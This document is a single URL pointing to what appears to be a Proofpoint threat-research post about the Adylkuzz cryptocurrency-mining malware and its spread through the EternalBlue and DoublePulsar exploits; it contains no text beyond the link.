https://www.proofpoint.com/us/threat-insight/post/adylkuzz-cryptocurrency-mining-malware-spreading-for-weeks-via-eternalblue-doublepulsar